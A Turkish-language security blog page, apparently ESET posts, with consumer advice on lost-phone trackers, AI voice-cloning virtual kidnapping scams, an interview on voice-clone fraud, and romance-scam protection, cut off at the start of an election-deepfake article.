Bununla birlikte, üreticiler bu konuya çok [dikkat](https://www.apple.com/newsroom/2023/05/apple-google-partner-on-an-industry-specification-to-address-unwanted-tracking/) ediyor ve birçoğu artık bu [tür durumları sınırlayan](https://screenrant.com/check-unwanted-tile-trackers-stalking-how/) özel düzeltmeler ve ayarlar yayımladı.
## Seçim, neyi takip etmek istediğinize bağlıdır
Peki, telefonunuzun kaybolması durumunda en iyi seçeneğiniz nedir? İlk olarak, telefonunuzu kullanmaya başlar başlamaz telefonunuza bir yazılım izleyici kurun. Bu şekilde, telefonunuz kaybolursa, yerini iyi bir doğruluk derecesiyle takip edebileceksiniz. Ayrıca, telefonunuzu yüz tanıma, parmak izi taraması veya parola gibi bir ekran kilidi ile güvence altına almak akıllıca bir harekettir. Bu ekstra güvenlik katmanı, uygulamalarınıza ve kişisel hesaplarınıza yetkisiz erişimi önlemeye yardımcı olabilir. İkinci olarak, cihazınız kaybolur kaybolmaz, telefonunuzun çaldığını duyma ihtimaliniz varsa veya belki biri aramanıza cevap vermebilir diye düşünerek kendinizi arayın. Aynı şekilde, ek bir güvenlik önlemi olarak izleme uygulamasını kullanarak uzaktan kilitlemeyi deneyin.
## Telefonunuzun sonsuza dek kaybolabileceğinden endişeleniyorsanız, bazı acil adımlar atmanız önemlidir.
Öncelikle, **SIM kartınızı bloke etmek** için servis sağlayıcınızla iletişime geçin. Bu, herhangi birinin arama ve veri planınızı kullanmasını engelleyecektir. Ardından, **tüm verilerinizi uzaktan silmek** için telefonunuzda kurduğunuz takip uygulamasını kullanın. Bu şekilde kişisel bilgilerinizi yetkisiz erişime karşı koruyabilirsiniz. Diğer cihazlar veya ekipmanlar içinse **fiziksel takip** cihazları **kullanın**. Bunlar en iyi bavullar, çantalar, arabalar… temel olarak, izlenmelerine ve takip edilmelerine izin verecek başka herhangi bir özelliği olmayan nesneler için kullanılır. Yürüyüşçüler için **GPS takip cihazları** da telefonlarının konumuna güvenmekten daha mantıklıdır.
Sonuç olarak, takip cihazları dünyası çok çeşitlidir. Her zaman eşyalarınızı güvende tutmayı hedefleyin ancak unutmayın, siz veya cihazlarınız kaybolursa artık onları daha kesin bir şekilde bulmak için bilgi ile donatıldınız.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kayıp Eşya, Siber Güvenlik
---
### [Sanal adam kaçırma dolandırıcılığını nasıl anlarsınız?](https://antivirus.com.tr/sanal-adam-kacirma-basiniza-gelenin-dolandiricilik-oldugunu-nasil-anlarsiniz/)
**Published:** Ocak 22, 2024
**Author:** ESET
**Excerpt:** Dolandırıcıların yapay zekadan yararlanıp gerçekleştirdiği sanal adam kaçırma, kurbanlara ciddi duygusal ve maddi zarar verebilmesiyle korkutucu bir hal alıyor
**Content:**
*Dolandırıcıların yapay zekadan yararlanarak gerçekleştirdiği sanal adam kaçırma, kurbanlara ciddi duygusal ve maddi zarar verebilmesiyle korkutucu bir hal alıyor*
Bu her ebeveynin en kötü kabusudur. Bilinmeyen bir numaradan aranırsınız ve hattın diğer ucunda çocuğunuzun yardım için ağladığını duyarsınız. Sonra ‘kaçıran kişi’ gelir, fidye ister ve oğlunuzu ya da kızınızı bir daha göremeyeceğinizi söyler. Ne yazık ki bu, bir Hollywood filminden esinlenerek [yazılmış bir senaryo değil](https://www.theguardian.com/us-news/2023/jun/14/ai-kidnapping-scam-senate-hearing-jennifer-destefano)dir.
Bu, dolandırıcıların artık kurbanlarından para koparmak için ne kadar ileri gidebileceklerini ve yeni teknolojiyi hain amaçlar için nasıl kullanabileceklerini gösteren dehşet verici bir örnektir. Ayrıca yakın aile üyelerini bile kandırabilecek kadar ikna edici olan yapay zekâ, [ses klonlama teknolojisinin](https://antivirus.com.tr/sesin-benim-parolam/) kalitesini de gösterir. Ne kadar çok insan bu dolandırıcılık planları ve dikkat edilmesi gerekenler hakkında bilgi sahibi olursa telefon dolandırıcılarının para kazanma olasılığı da o kadar azalacaktır.
## Sanal adam kaçırma nasıl ilerler?
Tipik bir sanal adam kaçırma dolandırıcılığının birkaç temel aşaması vardır:
1. Dolandırıcılar, arayabilecekleri ve para koparmaya çalışabilecekleri [potansiyel kurbanları araştırır](https://www.welivesecurity.com/2021/06/16/osint-101-what-is-open-source-intelligence-how-is-it-used/). Bu aşama, yapay zekâ araçlarının kullanımıyla da optimize edilebilir (bu konuya daha sonra değineceğiz).
2. Sonra dolandırıcılar bir kurban belirler. Büyük olasılıkla bu kişi ilk aşamada belirledikleri kişinin çocuğu olur. Bunu, sosyal medya veya kamuya açık diğer bilgileri tarayarak yaparlar.
3. Grup daha sonra hayali bir senaryo yaratır ve bunu arayacakları kişi için mümkün olduğunca üzücü hale getirdiklerinden emin olurlar. Ne kadar çok korkarsanız, mantıklı kararlar verme olasılığınız o kadar azalır. Her iyi sosyal mühendislik girişiminde olduğu gibi, dolandırıcılar bu nedenle kurbanın karar verme sürecini hızlandırmak ister.
4. Dolandırıcılar daha sonra aramak için en uygun zamanı hesaplamak üzere biraz daha açık kaynak araştırması yapabilirler. Bunu yapmak için sosyal medyayı ya da diğer kaynakları tarayabilirler. Amaç, [Jennifer DeStefano](https://www.theguardian.com/us-news/2023/jun/14/ai-kidnapping-scam-senate-hearing-jennifer-destefano)‘nun kızı gibi, sevdiğiniz kişinin başka bir yerde veya tatilde olduğu bir zamanda sizinle iletişime geçmektir.
5. Sıra ses taklitleri yaratmaya ve aramayı yapmaya gelir. Dolandırıcılar hazır bir yazılım kullanarak kurbanın ‘sesiyle’ sanal bir ses oluşturacak ve bunu sizi bir yakınınızı kaçırdıklarına ikna etmek için kullanacaklardır. Dolandırıcılığı daha inandırıcı kılmak için sosyal medyadan topladıkları diğer bilgileri de kullanabilirler. Örneğin ‘kaçırılan kişi’ hakkında bir yabancının bilmeyebileceği ayrıntılardan bahsedebilirler.
6. En sonunda dolandırıcılığa kanarsanız, büyük olasılıkla kripto para birimi gibi takip edilemeyen bir yolla ödeme yapmanız istenecektir.
## Sanal adam kaçırma ve inandırıcılık
Bu temanın çeşitli varyasyonları var. En endişe verici olanı ChatGPT ve diğer yapay zekâ araçlarının dolandırıcıların ideal kurbanları bulmasını kolaylaştırarak sanal kaçırma eylemlerini güçlendirme potansiyelidir. Reklamcılar ve pazarlamacılar yıllardır doğru mesajları doğru zamanda doğru kişilere ulaştırmak için “[eğilim modelleme](https://medium.com/the-official-integrate-ai-blog/heres-what-you-need-to-know-about-propensity-modeling-521ab660cb43)” tekniklerini kullanıyorlar.
Üretken Yapay Zekâ (GenAI), sanal bir kaçırma dolandırıcılığına maruz kaldıklarında ödeme yapma olasılığı en yüksek olan bireyleri arayarak dolandırıcıların da aynı şeyi yapmasına yardımcı olabilir. Ayrıca belirli bir coğrafi bölgede, herkese açık sosyal medya profillerine sahip ve belirli bir sosyo-ekonomik geçmişe sahip kişileri de arayabilirler.
*İLGİLİ MAKALE:* [*Sesin benim parolam*](https://antivirus.com.tr/sesin-benim-parolam/)
İkinci bir seçenek de ‘kaçırılan’ kişinin telefon numarasını dolandırıcılıktan önce ele geçirmek için SIM değiştirme saldırısı kullanmak olabilir. Bu, kaçırma telefon görüşmesine sinir bozucu bir meşruiyet katacaktır. DeStefano sonunda kızının güvende ve iyi olduğunu tespit edebilmiş ve bu nedenle telefonu gaspçıların yüzüne kapatabilmiş olsa da kurbanın akrabasına ulaşılamıyorsa bunu yapmak çok daha zor olacaktır.
## Ses klonlamanın geleceği ne olacak?
Ne yazık ki [son deneyimizin](https://antivirus.com.tr/jake-mooreun-sesi-calindi-sanal-adam-kacirma-kavrami/) de kanıtladığı gibi ses klonlama teknolojisi endişe verici derecede ikna edicidir. Ve dolandırıcılar için giderek daha erişilebilir hale geliyor. Mayıs ayında yayımlanan bir [istihbarat raporu](https://www.infosecurity-magazine.com/news/experts-warn-of-voice/), kötüye kullanılabilecek meşru transkripsiyon araçları ve siber suç dünyasında hizmet olarak ses klonlamaya (VCaaS) yönelik artan ilgi konusunda uyarıda bulundu. İkincisi yaygınlaşırsa, özellikle GenAI araçlarıyla birlikte kullanıldığında, siber suç ekonomisi genelinde bu tür saldırıları başlatma becerisini halka yayabilir.
Aslında [dezenformasyonun](https://www.voanews.com/a/research-deepfake-news-anchors-in-pro-china-footage/6953588.html) yanı sıra deepfake teknolojisi, iş e-postalarının ele geçirilmesi (Jake Moore tarafından test edildiği gibi) ve [sextortion](https://antivirus.com.tr/deepfake-icerikler-deepfake-yoluyla-cinsel-zorlama-hakkinda-bilinmesi-gerekenler/) için de kullanılıyor. Uzun bir yolculuğun henüz başındayız.
## Nasıl güvende kalınır?
İyi haber şu ki biraz bilgi genel olarak deepfakes ve özel olarak sanal kaçırma tehdidini dağıtmak için uzun bir yol kat edebilir. Kurban olarak seçilme ve bir dolandırıcılık çağrısına kanma olasılığını en aza indirmek için bugün yapabileceğiniz şeyler var.
Bu üst düzey ipuçlarını dikkate alın:
- **Kişisel bilgilerinizi sosyal medyada aşırı paylaşmayın**. Bu kesinlikle çok önemlidir. Adres ve telefon numarası gibi detayları paylaşmaktan kaçının. Mümkünse ailenizin [fotoğraflarını](https://www.welivesecurity.com/2018/06/29/oversharing-social-media/) veya video/ses kayıtlarını hatta sevdiklerinizin tatil planlarının ayrıntılarını da paylaşmayın.
- Tehdit aktörlerinin sizi çevrimiçi ortamda bulma olasılığını en aza indirmek için **sosyal medya profillerinizi gizli tutun**.
- Hassas kişisel bilgilerinizi veya sosyal medya hesaplarına giriş bilgilerinizi vermeniz için sizi kandırmak üzere tasarlanmış olabilecek **kimlik avı mesajlarına karşı dikkatli olun**.
- **Çocukların ve yakın ailenin** iPhone’umu Bul gibi **coğrafi konum izleyicileri indirmesini sağlayın**.
- **Eğer bir çağrı alırsanız ‘kaçıranları’ konuşturmaya devam edin.** Aynı zamanda kaçırıldığı iddia edilen kişiyi başka bir hattan aramaya çalışın ya da yakınındaki birini arayın.
- **Sakin olun, kişisel bilgilerinizi paylaşmayın** ve mümkünse sadece kaçırılan kişinin bilebileceği bir soruya cevap vermelerini sağlayın ve onlarla konuşmayı talep edin.
- **Mümkün olan en kısa sürede polise haber verin.**
Sanal kaçırma sadece bir başlangıç. Ancak en son dolandırıcılıklardan haberdar olun ki ciddi sıkıntılara neden olmadan önce saldırıları en başında durdurma şansınız yüksek olsun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Sanal Adam Kaçırma, Siber Güvenlik
---
### [Yapay zekâ ses klonlama dolandırıcılığına karşı yarış sürüyor](https://antivirus.com.tr/oyunu-bozun-yapay-zeka-ses-klonlama-dolandiriciligini-durdurmak-icin-yaris-suruyor/)
**Published:** Ocak 24, 2024
**Author:** ESET
**Excerpt:** Yapay zeka destekli ses klonlama sahtekarlıklara hız kazandırırken ESET'ten Jake Moore ile oturup bu 'hi-fi' dolandırıcılık aramalarını konuştuk
**Content:**
*Yapay zeka destekli ses klonlama sahtekarlıklara hız kazandırırken ESET’ten Jake Moore ile oturup bu ‘hi-fi’ dolandırıcılık aramalarını nasıl kapatacağımızı ve deepfake tespiti için geleceğin neler getireceğini konuştuk*
CEO’nuzdan gelen ve para göndermenizi isteyen sahte bir telefona kanar mıydınız? Meslektaşımız [Jake Moore’un keşfettiği](https://antivirus.com.tr/sesin-benim-parolam/) gibi olabilir. Boş işlem döngülerine sahip bilgisayarlar daha fazla veriyle beslendikçe deepfake de giderek ustalaşıyor. Onları uzun bir CEO konuşması ile beslerseniz sonunda onlar, duyanları oldukça ikna edebilen çekim, ton ve diğer nüanslı konuşma kalıpları kazanırlar.
Şimdi ABD’de, [sahteciliği ](https://www.ftc.gov/news-events/contests/ftc-voice-cloning-challenge)[kırmak](https://www.ftc.gov/news-events/contests/ftc-voice-cloning-challenge) ve savunma sistemlerinde ilgili bir saldırıyı engelleyecek yollar bulmaya çalışmak için bir [yarışma](https://www.ftc.gov/news-events/contests/ftc-voice-cloning-challenge) var. Federal Ticaret Komisyonu (FTC) tarafından düzenlenen yarışmada, yarışmacılar ses sahteciliğini engellemek ve 25.000 dolarlık ödülü kazanmak için bulabildikleri her türlü teknolojiyi bir araya getirdiler.
Yarışmalar uzay giysisi tasarımlarından sürücüsüz araçlara ve güneş teknolojilerine kadar her şey için kullanıldı ve şimdi de deepfake savunma arenasına olan ilgiyi ve katılımcıları artırmayı amaçlayarak tüketicileri yapay zeka destekli ses klonlama zararlarına karşı korumak için bir yarış yaratmayı hedefliyor. Portal üzerinden kaydolduktan sonra fikirleriniz, altın madalyayı eve götürmek için diğer yaklaşımlarla yarışabilir.
Bunun Jake gibi birini durdurup durduramayacağını hala merak ediyorum, bu yüzden ona sordum.
***S: İşletmeler mevcut, yaygın olarak kullanılan teknolojileri kullanarak kendilerini bu tehdide karşı koruyabilecekler mi ve eğer koruyabileceklerse hangiler**i?*
**Jake**: Ne yazık ki bu gelişen sorunla mücadele etmek için cevabın henüz karşı önlem teknolojilerinde yattığını düşünmüyorum. Bu yeni yapay zeka çağının henüz emekleme aşamasındayız ve pek çok işletme iyi, kötü ve çirkin kullanımlar ve bunların yetenekleri hakkında fikir sahibi olmaya çalışıyor. Teknoloji, sürekli olarak gelişiyor ancak her yeni teknoloji henüz bebeklik aşamasındayken, insanları ve işletmeleri dolandırmaya yönelik yasadışı işlerde araç olarak kullanılabiliyor.
***S: Bireyler için de aynı soruları; emekli dolandırıcılığı, aşk dolandırıcılığı ve benzerlerini düşünün**?*
**Jake**: Yapay zeka, dolandırıcıların eylemlerini eskisinden çok daha büyük ölçeklerde gerçekleştirmelerini sağladı, bu da oyunun daha da büyüdüğü anlamına geliyor. Daha fazla insan hedeflendiğinde, elde edilen ödüller çok daha büyük oluyor ve dolandırıcıların fazladan çaba harcamasına gerek kalmıyor.
Bununla birlikte, bireylerin klasik dolandırıcılıklardan güncel trendlere kadar tüm dolandırıcılıklar konusunda daha bilinçli olmaya hazırlıklı olmaları gerekmektedir. Özellikle de ses klonlama ve benzerliklerin çarpıcı bir doğrulukla taklit edilmesinin ortaya çıkmasıyla birlikte, insanların [görmenin (ve duymanın) inanmak olduğunu](https://www.welivesecurity.com/2019/10/31/deepfakes-seeing-isnt-believing/) düşünmeyi bırakması gerekiyor. Bu tür dolandırıcılıkların mümkün olduğunun bilincinde olmak, hedef alınan kişilere bu tür iletişimleri daha dikkatli bir şekilde sorgulamaları için güven sağlayacak ve onlara eylemlerini sorgulamaktan korkmamayı öğretecektir.
İnternette bu tür dolandırıcılıklar hakkında farkındalık tavsiyeleri sunan çok sayıda rehber bulunmaktadır ve insanların korunmak ve korunmaya devam etmek için kendilerini en son bilgilerle sürekli olarak yenilemeleri gerekmektedir.
*DAHA FAZLA OKUMA:*
[Deepfake içerikler: Deepfake yoluyla cinsel zorlama hakkında bilinmesi gerekenler](https://antivirus.com.tr/deepfake-icerikler-deepfake-yoluyla-cinsel-zorlama-hakkinda-bilinmesi-gerekenler/)
[Sanal adam kaçırma: Başınıza gelenin dolandırıcılık olduğunu nasıl anlarsınız?](https://antivirus.com.tr/sanal-adam-kacirma-basiniza-gelenin-dolandiricilik-oldugunu-nasil-anlarsiniz/)
**S*: Kurumsal dolandırıcılıkla mücadele ekipleri kullanıcılarına/müşterilerine yönelik saldırıları engellemek için ne yapabilir ve insanlar dolandırılırsa bunun bedelini kim ödemelidir?***
**Jake**: Varsayılan olarak, dolandırıcılıkla mücadele ekipleri ne pahasına olursa olsun eğitim sunmalıdır ve bu eğitimin yıllık olmasının yanı sıra bir kuruluşun tüm üyeleri için özel hazırlanmış olması gerekir. Simülasyon saldırıları ve savaş oyunları da mesajın ilgi çekici bir şekilde verilmesine yardımcı olur ve ciddi bir sorunu daha ilginç bir dinamik haline getirerek hatayı güvenli bir ortamda yapmaya izin verir.
İnsanlar modern bir saldırı kavramını deneyimledikten ve bu yeni teknolojinin ölçeğine ilk elden tanık olduktan sonra, gerçek bir saldırı anında tavsiyeleri hatırlama olasılıkları daha yüksek olacaktır. Yapay zeka hala çok etkileyici, bu nedenle deepfake’leri güvenli bir ortamda çalışırken görmek, çok fazla korku faktörü yaratmadan yaratabileceği potansiyel tehlikeli sonuçları sergileme fırsatı verir.
***S: Bu açıkça bir kedi-fare oyunu, peki kim kazanacak?***
**Jake**: Başından beri “polisler ve soyguncular” arasında, soyguncuların genellikle birkaç adım önde olduğu bir kovalamaca olmuştur. Ancak teknoloji geliştikçe, geride kalmadığımızdan ve dolandırıcılara daha da büyük bir avantaj sağlamadığımızdan emin olmalıyız.
Dolandırıcıların her zaman kazanmaması için insanların bu kaçınılmaz saldırılarla en iyi şekilde mücadele edebilecek doğru araç ve bilgilerle donatılması hayati önem taşıyor. Bireyler ve işletmeler, en son saldırı vektörlerini ve gelişen dolandırıcılıkları takip ederek bu yeni teknolojik saldırı dalgasına karşı en iyi savunma şansına sahip olabilirler.
Kesin olan bir şey var: Bu artık teorik bir tehdit değil. 2024 ve sonrasında dolandırıcıların, özellikle de güvenilir bir yetkilinin sizden bir şey yapmanızı “istediği” dehşet verici olaylara yanıt olarak, çok hızlı bir şekilde ses destekli saldırıları başlatmak için yeni otomatik yollar bulacağı bir dönem olmasını bekliyoruz. Tüm bunlar kulağa inandırıcı gelecek, aciliyet havası yaratacak ve işitsel çok faktörlü kimlik doğrulama gibi görünecek ancak “bir yetkiliden bizzat duymuş olsanız” bile yine de dolandırılabilirsiniz.
***Zaman ayırdığın için teşekkürler, Jake.***
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Ses Klonlama, Siber Güvenlik
---
### [Sevgiliniz dolandırıcı mı? Aşk tuzağından nasıl korunursunuz?](https://antivirus.com.tr/sevgiliniz-bir-dolandirici-olabilir-mi-kotu-bir-aska-yakalanmaktan-nasil-kacinilir/)
**Published:** Şubat 8, 2024
**Author:** ESET
**Excerpt:** Sevgililer Günü yaklaşırken, dolandırıcıların kalbinizden daha fazlasını çalmasını nasıl önleyebileceğinize dair bazı güncel tavsiyeler
**Content:**
*Sevgililer Günü yaklaşırken, dolandırıcıların kalbinizden daha fazlasını çalmasını nasıl önleyebileceğinize dair bazı güncel tavsiyeler*
Partner uygulamaları, insanların birileriyle bağlantı kurma ve aşkı bulma yöntemlerinde devrim yarattı. Artık barlarda tanışmak ya da ‘bir arkadaşın arkadaşı’ randevularında buluşmak yerine uygulamalar üzerinden çok kısa sürede eşleşip görüşmeye başlayabiliyorsunuz.
2022’de en az [350 milyon kişi arkadaşlık uygulamalarını kullandı](https://www.statista.com/topics/7443/online-dating/#topicOverview). Ancak bu uygulamalar, flört profilinizi başkalarıyla paylaşmanın kolay bir yolu olmanın yanı sıra dolandırıcıların ve bilgisayar korsanlarının birçok kişiyi istismar etmeleri için de bir dizi fırsat sunuyor. Arkadaşlık uygulamalarının ve sosyal medyanın popülerliği, sahte taliplerin hedeflerini bulup kandırarak paralarını almalarını her zamankinden daha kolay hale getirdi.
Yalnız kalplerin aşkı bulmak yerine maddi ve manevi kayıplara uğraması senaryosu sandığınızdan daha yaygın. Amerika Birleşik Devletleri Federal Ticaret Komisyonu tarafından hazırlanan bir [rapor](https://www.ftc.gov/news-events/data-visualizations/data-spotlight/2023/02/romance-scammers-favorite-lies-exposed), aşk dolandırıcılığının 2022 yılında yaklaşık 70.000 kişiye 1,3 milyar dolara mal olduğunu ortaya koymuştur. Ancak bu yine de resmin tamamını yansıtmıyor, zira flört dolandırıcılığına maruz kalan pek çok mağdur bunu dile getiremeyecek kadar utanıyor.
Daha da kötüsü, aşk dolandırıcılığının pek çok kurbanı aynı zamanda farkında olmadan maddi mağdur haline gelmektedir. Domuz kasaplığı dolandırıcılığı olarak bilinen romantizm ve kripto dolandırıcılığı arasındaki çaprazlamanın (ve sugar daddy dolandırıcılığının) gösterdiği gibi dolandırıcılar denenmiş tariflere sürekli olarak yeni malzemeler ekliyor. Ve flört dolandırıcılığının bir başka yönü olarak dolandırıcılar, [ünlü biri gibi davranmak](https://www.dailymail.co.uk/femail/article-12904237/I-thought-falling-love-Kevin-Costner-really-artist-using-AI-create-deepfake-videos-voice-notes-phone-calls-resembling-star.html) da dahil olmak üzere, hilelerini daha inandırıcı hale getirmek için üretken yapay zeka araçlarını bir eküri olarak kullanmayı giderek artırıyorlar.
Peki, bir aşk bağlantısı aramak için internete girerseniz (ancak AI arkadaşlığı gerçekten size göre değilse), yanlışlıkla hayatınızın aşkı olduğuna inandığınız eşleşmelerden kendinizi korumak için ne yapabilirsiniz? Flört uygulamalarında gizlenen aşk dolandırıcıları ve diğer tehditler nasıl anlaşılır?
## 1. Catfishing: Sahte kimlikler oluşturmak
https://youtu.be/wmgBcDwH55U
Dolandırıcı daha sonra bu profili diğer profillerle bağlantı kurmak ve mesajlaşmak ve uygun hedefleri filtrelemek için kullanacaktır. Çevrimiçi arkadaşlarının onlara istediklerini verip veremeyeceğini belirledikten sonra, güven inşa etmek, gerçek bir ilişki içinde olduklarını düşündürmek ve onları yanıltmak için büyük çaba sarf edeceklerdir.
Bu güven temelinden yola çıkan dolandırıcı, daha sonra para talepleriyle birlikte uydurma kişisel kriz hikayeleri ve sahte acil durumları kullanarak kurbanı finansal olarak istismar edebilir. Zavallı aşık kurban, ‘partnerini’ desteklemek ve romantizm hayallerini gerçeğe dönüştürmek umuduyla para transfer etmeye, onlara hediyeler almaya ve hatta seyahat rezervasyonu yapmaya devam edebilir.
Sakın aldanmayın; suçlular araştırmalarını yaparlar ve piyasadaki diğer tüm profiller kadar gerçekçi görünebilirler. Hedeflerinin hobileri, inançları ve alışkanlıkları hakkında daha fazla bilgi edinmek için sosyal medyaya girebilir, bu bilgileri ortak ilgi alanları yanılsaması yaratmak için kullanarak daha da güçlü bir bağ oluşturmaya yardımcı olabilirler. Bu bağ daha sonra onlara duygusal manipülasyon için daha fazla güç verir.
### Kendinizi sinsi avcılardan nasıl koruyabilirsiniz?
Kulağa basit geliyor ancak romantizm diyarlarında kaybolduğunuzda, konuştuğunuz kişinin gerçek olduğundan emin olmak ilk aklınıza gelen şey olmayabilir. Biraz sosyal medya kontrolü yapın, yüze görüşün, özel bilgi gerektiren sorular sorun veya de kimlik kanıtı isteyin. Böylece Rusya’daki sarışın Olga’nın gerçekten sarışın olduğundan veya Gürcistan’daki İrina’nın gerçekten kadın olduğundan emin olabilirsiniz.
Söyledikleri kişi olduklarına mutlu musunuz? Sizden para, yardım veya değerli bilgiler isteyen kişilere karşı her zaman şüpheci olun. Gerçek kişi de olabilirler ancak niyetleri öyle olmayabilir. Mağdurlar, çevrimiçi aşklarının hasta akrabalarının tıbbi faturalarını ödemeye yardımcı olmak için paraya ihtiyacı olduğu, yeni başlayan işlerinin umdukları kadar iyi gitmediği veya hayatta bir kez karşılaşacakları bir yatırım fırsatından yararlanmaları gerektiği gibi sahte acıklı hikayelere çok kez kanmışlardır.
Ağa düşer miydin
## 2. Kimlik avı saldırıları ve kötü amaçlı yazılım dağıtımı
Çevrimiçi bir platform olarak arkadaşlık uygulamaları, kimlik avı saldırıları ve kötü amaçlı yazılım dağıtımı için kolay bir geçit sunar. Suçlular profiller oluşturabilir ve görünüşte masum mesajlar ile kötü niyetli bağlantılar veya ekler göndererek umutlu bekarları tıklamaları için kandırabilirler. Bunu kitlesel düzeyde yapmak için botları kullanabilirler ve bir kez tıklandığında bu bağlantılar kurbanın cihazına kötü amaçlı yazılım yüklenmesine yol açar. Kötü amaçlı yazılım yüklendikten sonra, cihazda depolanan tüm kişisel bilgiler veya veriler tehlikeye girer ve kimlik hırsızlığı ve kredi kartı dolandırıcılığı riskini büyük ölçüde artırır.
### Kendinizi nasıl koruyabilirsiniz?
Bir görüşmenin ilk aşamalarında, partneriniz hakkında biraz daha bilgi sahibi olmadan önce, gönderdikleri hiçbir bağlantıyı açmayın veya tıklamayın. Profilinizde övgüyle bahsettiğiniz bir restoranın zararsız bir bağlantısı gibi görünse bile dolandırıcılar bağlantıların daha cazip ve gerçekçi görünmesini sağlamak için alan adlarında yaratıcı olabilirler. Bağlantıları paylaşmadan ve internet alemini birlikte keşfetmeden önce partnerinize güvendiğinizden emin olana kadar bir süre bekleyin.
## 3. Şantaj için veri toplama
Çevrimiçi arkadaşlık platformları çok sayıda kişisel bilgi depolayarak bilgisayar korsanları için cazip hedefler haline geliyor. [Guardian’dan](https://www.theguardian.com/technology/2017/sep/26/tinder-personal-data-dating-app-messages-hacked-sold) bir gazeteci, Tinder profili aracılığıyla uygulamanın kendisi hakkında beğeniler, ilgi alanları, fotoğraflar, arkadaşlar ve romantik tercihler de dahil olmak üzere yaklaşık 800 sayfa değerinde veri topladığını ortaya çıkardı.
Dolandırıcılar, insanların profillerinden bu hassas ayrıntıları çıkarmak için veri madenciliği gibi taktikler kullanabilir. Ayrıca bu tür bilgilerin kamuya açık olduğu vakalar da duyulmuştur. Örneğin, geçen yıl bir arkadaşlık uygulamasının veritabanının [kamuya](https://www.scmagazine.com/news/dating-app-spills-340gb-of-steamy-data-and-260000-user-profiles) açık olduğu tespit edildikten sonra 260.000 kişinin görüntüleri ve özel sohbet günlükleri açığa çıkmıştır.
### Kendinizi nasıl koruyabilirsiniz?
Bu günlerde, genellikle bir değiş tokuş söz konusu. Birçok uygulama, size gerekli işlevselliği ve deneyimi sağlamak için verilerinizin bir kısmına erişim istiyor. Ancak [hangi verilerin toplandığının](https://www.eset.com/tr/blog/onay-kutusunun-otesinde-bir-gizlilik-politikasini-kabul-etmeden-once-nelere-dikkat-edilmelidir/) ve nasıl kullanıldığının farkında olmak önemlidir. Üçüncü taraflarla veri paylaşımını devre dışı bırakmanıza izin vermeyen uygulamalardan uzak durmayı tercih edin.
Ayrıca bilgileri bir kez ortaya koyduğunuzda yapılabilecek pek bir şey olmadığını unutmayın. Bu nedenle yapılacak en iyi şey, internette ne paylaştığınıza dikkat etmektir. Size karşı kullanılabilecek hiçbir şeyi yayımlamayın veya silmeyin (Vegas’ta bir arkadaşınızın bekarlığa veda partisinde çektiğiniz o utanç verici videolar, düşündüğünüzden farklı şekillerde size musallat olabilir).
Açık saçık fotoğraflarınızı veya videolarınızı sevgilinize gönderme cazibesine kapılırsanız, bu durum daha da çirkin bir hal alabilir (ve dolandırıcı için büyük bir ödeme günü haline gelebilir). Bu özellikle genç insanların başına gelir ve genellikle sahte talibin “kendi” müstehcen fotoğraflarını paylaşması ve karşılığında kendi işaretlerinin benzer fotoğraflarını istemesiyle başlar. Eğer kabul ederseniz şantaj başlar; dolandırıcı, ödeme yapmazsanız ya da daha fazla müstehcen fotoğraf veya video göndermezseniz görüntüleri sosyal medya bağlantılarınızla paylaşmakla tehdit eder.
Seks şantajından kaçınmak için çevrimiçi olarak yayımlandığını görmekten utanacağınız resimleri asla vermeyin. Aynı şekilde, cinsel içerikli görüntüler paylaşmayın veya web kamerasında çıplak poz vermeyin.
## 4. Konum tabanlı tehditler
Birçok tanışma uygulaması, yakındaki diğer umut vadeden bekarlarla bağlantı kurmak için konum tabanlı hizmetleri kullanır. Bu özellik insanların yakınlarındaki potansiyel eşleri bulmalarını kolaylaştırırken, tehditlere de kapı açıyor. Bilgisayar korsanları konum verilerini kullanarak bireyleri takip edip hedefleyebilir ve bu da gerçek dünyada güvenlik endişelerine yol açabilir.
### Kendinizi nasıl koruyabilirsiniz?
Tamam, çevrimiçi flört yolculuğunuzda konum hizmetlerini kapatmak istemediğinizi varsayalım çünkü dünyanın öbür ucunda değil yolun hemen aşağısında biriyle eşleşmek istiyorsunuz. Aktif olarak eşleşmeler arasında gezinmediğiniz veya kaydırma yapmadığınız zamanlarda konum hizmetlerini devre dışı bırakmak bir uzlaşma olabilir. Bunu yapmak, romantizm için daha çekici bir hedef olmaya odaklanmanız gerekirken sizi kötü niyetli netizenler için daha çekici bir hedef haline getiren ekstra savunmasızlığı ortadan kaldırır.
## Sonuç
Çevrimiçi flörtün popülaritesi artmaya devam ettikçe ([2028 yılına kadar 450 milyondan fazla kullanıcıya](https://www.statista.com/outlook/dmo/eservices/dating-services/online-dating/worldwide) sahip olacağı tahmin ediliyor), dolandırıcılık ve saldırıların hedefi olma riski de artıyor. Çevrimiçi flört dünyasında yolunu bulmaya çalışanlar için, şüpheli bağlantılar ve partnerinizin gerçek kimliği konusundaki belirsizlik, tehlike işaretleri listenizin en başında yer almalıdır.
Eğer herhangi bir şey olağan dışı ya da ‘tam olarak doğru değil’ gibi görünüyorsa, eşleşmenizi derhal rapor edin ve onları engelleyin. Ancak durum hiç de iç açıcı değil; çevrimiçi flört [edenlerin %70’inden fazlasının romantik bir ilişki bulduğunu bildirmesi](https://www.forbes.com/health/dating/dating-statistics/), dolandırıcının son derece başarılı olabileceğini gösteriyor! Bu nedenle, platformları olabildiğince güvenli ve keyifli hale getirmek için hep birlikte çalışmalıyız. Kim bilir, gerçek aşkınız sadece bir tık uzakta olabilir…
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılar, Siber Güvenlik
---
### [2024 seçim yılında Deepfake: Kitlesel aldatma silahı mı?](https://antivirus.com.tr/2024un-kuresel-secim-yilinda-deepfake-kitlesel-bir-aldatma-silahi-mi/)
**Published:** Şubat 14, 2024
**Author:** ESET
**Excerpt:** Deepfake yani gerçek insanların sahte görüntüleri, videoları ve ses klipleri yaygınlaştıkça, yapay zeka destekli dezenformasyon ihtimali giderek artıyor
**Content:**
*Deepfake yani gerçek insanların sahte görüntüleri, videoları ve ses klipleri yaygınlaştıkça, yapay zeka destekli bir dezenformasyon hortumu ihtimali giderek artan bir endişeye neden oluyor*
